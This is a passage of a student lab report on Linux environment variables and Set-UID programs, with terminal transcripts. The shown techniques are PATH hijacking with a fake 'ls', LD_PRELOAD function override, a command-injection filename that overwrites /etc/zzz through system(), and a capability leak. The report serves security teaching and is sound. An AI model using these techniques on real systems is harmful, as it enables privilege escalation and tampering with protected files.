01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=
00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:*~=00;90:*#=00;90:*.bak=00;90:*.old=00;90:
*.orig=00;90:*.part=00;90:*.rej=00;90:*.swp=00;90:*.tmp=00;90:*.dpkg-dist=00;90:*.dpkg-old=00;90:*.ucf-dist=00;90:*.ucf-new=00;90:*.ucf-old=00;90:*.rpmnew=00
;90:*.rpmorig=00;90:*.rpmsave=00;90:
SHELL=/bin/bash
LESSCLOSE=/usr/bin/lesspipe %s %s
PWD=/root/dir_A/Documents
LC_ALL=C
SSH_CONNECTION=192.168.197.124 42158 192.168.197.59 22
EDITOR=vim
root@lamp ~/dir_A/Documents# 
```

Figure 7. system() test using C program

Task 5: Environment Variable and Set-UID Programs

I wrote a Set-UID program that prints the environment. Then I set environment variables like MYTEST, PATH, and LD_LIBRARY_PATH before running it. I saw that the Set-UID program could access these variables, showing how environment manipulation can affect privileged programs.




```
root@lamp ~/dir_A/Documents# gcc printenv_suid.c -o printenv_suid
root@lamp ~/dir_A/Documents# sudo chown root printenv_suid
root@lamp ~/dir_A/Documents# sudo chmod 4755 printenv_suid
root@lamp ~/dir_A/Documents# ls -l printenv_suid
-rwsr-xr-x 1 root root 16032 Apr 20 03:50 printenv_suid
root@lamp ~/dir_A/Documents# export MYTEST=tariq
root@lamp ~/dir_A/Documents# export path=/fakepath:$PATH
root@lamp ~/dir_A/Documents# export LD_LIBRARY_PATH=/evilpath
root@lamp ~/dir_A/Documents# ./printenv_suid
SHELL=/bin/bash
LANGUAGE=en_US.UTF-8
EDITOR=vim
PWD=/root/dir_A/Documents
LOGNAME=root
path=/fakepath:/usr/lib/git-core:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/
MOTD_SHOWN=pam
HOME=/root
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:
4:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=0
.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:
;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.
;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.av
01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:
=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;
vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;
01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:
00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:
*.orig=00;90:*.part=00;90:*.rej=00;90:*.swp=00;90:*.tmp=00;90:*.dpkg-dist=00;90:*.dpkg-old
;90:*.rpmorig=00;90:*.rpmsave=00;90:
SSH_CONNECTION=192.168.197.124 42158 192.168.197.59 22
LESSCLOSE=/usr/bin/lesspipe %s %s
TERM=xterm
LESSOPEN=| /usr/bin/lesspipe %s
USER=root
SHLVL=1
PAGER=less -X -R -F
LD_LIBRARY_PATH=/evilpath
LC_CTYPE=C
MYTEST=tariq
SSH_CLIENT=192.168.197.124 42158 22
LC_ALL=C
PATH=/usr/lib/git-core:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SSH_TTY=/dev/pts/0
OLDPWD=/root
_=./printenv_suid
```

Figure 8. Environment editing using export command

Task 6: The PATH Environment Variable and Set-UID Programs

I created a Set-UID root program that runs system("ls"). I then created a fake ls script and manipulated PATH so that the program ran my fake script instead of the real one. Since the program runs as root, this gave my fake script root privileges, showing how dangerous it is to rely on PATH in Set-UID programs.




```
root@lamp ~/dir_A/Documents# vim vulin_ls.c
root@lamp ~/dir_A/Documents# ls
child_env.txt   env_test    execve_test    globallocalvar.sh  hw_2   parent_env.txt  printenv_suid.c  srm.sh  system_test    until.sh      while.sh
commanedsub.sh  env_test.c  execve_test.c  greetings.sh       if.sh  printenv_suid   singlequote.sh   sum.sh  system_test.c  variables.sh
root@lamp ~/dir_A/Documents# vim vuln_ls.c
root@lamp ~/dir_A/Documents# gcc vuln_ls.c -o vuln_ls
root@lamp ~/dir_A/Documents# sudo chown root vuln_ls
root@lamp ~/dir_A/Documents# sudo chmod 4755 vuln_ls
root@lamp ~/dir_A/Documents# ls -l vuln_ls
-rwsr-xr-x 1 root root 15960 Apr 20 04:04 vuln_ls
root@lamp ~/dir_A/Documents# mkdir evil_bin
root@lamp ~/dir_A/Documents# echo -e '#!/bin/bash\necho " Root shell via fake ls!"; whoami' > evil_bin/ls
root@lamp ~/dir_A/Documents# chmod +x evil_bin/ls
root@lamp ~/dir_A/Documents# export PATH=$(pwd)/evil_bin:$PATH
root@lamp ~/dir_A/Documents# ./vuln_ls
 Root shell via fake ls!
root
root@lamp ~/dir_A/Documents# 
```

Figure 9. Demonstration of manipulating PATH variable

Task 7: The LD_PRELOAD Environment Variable and Set-UID Programs

I created a shared library that overrides the sleep() function and used LD_PRELOAD to inject it into a program. Normally, this trick should be blocked for Set-UID programs, but in my test, the hack still worked because I was running it as root or because the system didn't enforce the restriction. This shows how dangerous LD_PRELOAD can be.




```
root@lamp ~/dir_A/Documents# vim mylib.c
root@lamp ~/dir_A/Documents# gcc -fPIC -c mylib.c -o mylib.o
root@lamp ~/dir_A/Documents# gcc -shared -o libmylib.so.1.0.1 mylib.o
root@lamp ~/dir_A/Documents# vim myprog.c
root@lamp ~/dir_A/Documents# gcc myprog.c -o myprog
root@lamp ~/dir_A/Documents# ./myprog
root@lamp ~/dir_A/Documents# export LD_PRELOAD=./libmylib.so.1.0.1
root@lamp ~/dir_A/Documents# ./myprog
🚨 I intercepted sleep! (You've been hacked!)
root@lamp ~/dir_A/Documents# sudo chown root myprog
root@lamp ~/dir_A/Documents# sudo chmod 4755 myprog
root@lamp ~/dir_A/Documents# ./myprog
🚨 I intercepted sleep! (You've been hacked!)
root@lamp ~/dir_A/Documents# 
```

Figure 10. Overriding sleep()

Task 8: Invoking External Programs Using system() vs execve()

I wrote a program that calls cat on a user-supplied filename. When using system(), a malicious input like "/etc/zzz; echo hacked > /etc/zzz" allowed command injection. Switching to execve() prevented this, as it treats the argument literally, not as a shell command. This proves execve() is safer.




```
student@lamp ~/Documents$ export LD_PRELOAD=./libmylib.so.1.0.1
student@lamp ~/Documents$ ./myprog
♜ I intercepted sleep! (You've been hacked!)
student@lamp ~/Documents$ exit
logout
root@lamp ~/dir_A/Documents# vim readfile.c
root@lamp ~/dir_A/Documents# gcc readfile.c -o readfile
root@lamp ~/dir_A/Documents# sudo chown root readfile
root@lamp ~/dir_A/Documents# sudo chmod 4755 readfile
root@lamp ~/dir_A/Documents# sudo echo "Important system file" > /etc/zzz
root@lamp ~/dir_A/Documents# sudo chmod 644 /etc/zzz
root@lamp ~/dir_A/Documents# ./readfile "/etc/zzz; echo hacked > /etc/zzz"
Important system file
root@lamp ~/dir_A/Documents# /bin/cat /etc/zzz; echo hacked > /etc/zzz
hacked
root@lamp ~/dir_A/Documents# vim readfile.c
root@lamp ~/dir_A/Documents# gcc readfile.c -o readfile
readfile.c: In function 'main':
readfile.c:23:5: warning: implicit declaration of function 'execve' [-Wimplicit-function-declaration]
   23 |     execve(v[0], v, NULL);
      |     ^~~~~~
root@lamp ~/dir_A/Documents# vim readfile.c
root@lamp ~/dir_A/Documents# gcc readfile.c -o readfile
readfile.c: In function 'main':
readfile.c:25:6: warning: implicit declaration of function 'execve' [-Wimplicit-function-declaration]
   25 |      execve(v[0], v, NULL);
      |      ^~~~~~
root@lamp ~/dir_A/Documents# ^C
root@lamp ~/dir_A/Documents# vim readfile.c
root@lamp ~/dir_A/Documents# gcc readfile.c -o readfile
root@lamp ~/dir_A/Documents# sudo chown root readfile
root@lamp ~/dir_A/Documents# sudo chmod 4755 readfile
root@lamp ~/dir_A/Documents# ./readfile "/etc/zzz; echo hacked > /etc/zzz"
/bin/cat: '/etc/zzz; echo hacked > /etc/zzz': No such file or directory
root@lamp ~/dir_A/Documents# 
```

Figure 11. Comparing system() and execve() to see what is safer

Task 9: Capability Leaking

I created a Set-UID program that opened a protected file before dropping privileges. A child process was able to write to the file using the open file descriptor, even after the UID was dropped. This demonstrated a capability leak: privilege was "dropped" but access remained via open resources.



```
root@lamp ~/dir_A/Documents# echo "protected" > /etc/zzz
root@lamp ~/dir_A/Documents# chmod 644 /etc/zzz
root@lamp ~/dir_A/Documents# vim leaky_suid.c
root@lamp ~/dir_A/Documents# gcc leaky_suid.c -o leaky_suid
root@lamp ~/dir_A/Documents# sudo chown root leaky_suid
root@lamp ~/dir_A/Documents# sudo chmod 4755 leaky_suid
root@lamp ~/dir_A/Documents# su - student
student@lamp ~$ /home/student/Documents/leaky_suid
-bash: /home/student/Documents/leaky_suid: No such file or directory
student@lamp ~$ exit
logout
root@lamp ~/dir_A/Documents# cp leaky_suid /home/student/
root@lamp ~/dir_A/Documents# chown student:student /home/student/leaky_suid
root@lamp ~/dir_A/Documents# su - student
student@lamp ~$ ./leaky_suid
Cannot open /etc/zzz
student@lamp ~$ exit
logout
root@lamp ~/dir_A/Documents# chown root /home/student/leaky_suid
root@lamp ~/dir_A/Documents# chmod 4755 /home/student/leaky_suid
root@lamp ~/dir_A/Documents# su - student
student@lamp ~$ ./leaky_suid
student@lamp ~$ cat /etc/zzz
protected
Malicious Data
student@lamp ~$ 
```

Figure 12. Maintaining privileges after its dropped using setuid() function

Conclusion

This lab taught me how environment variables interact with processes, especially Set-UID programs. I learned about the dangers of using system() and PATH, how LD_PRELOAD can be exploited, and how even dropping privileges with setuid() isn't always safe unless file descriptors and other resources are properly handled. This lab was a deep dive into real-world vulnerabilities and safe coding practices in Linux systems.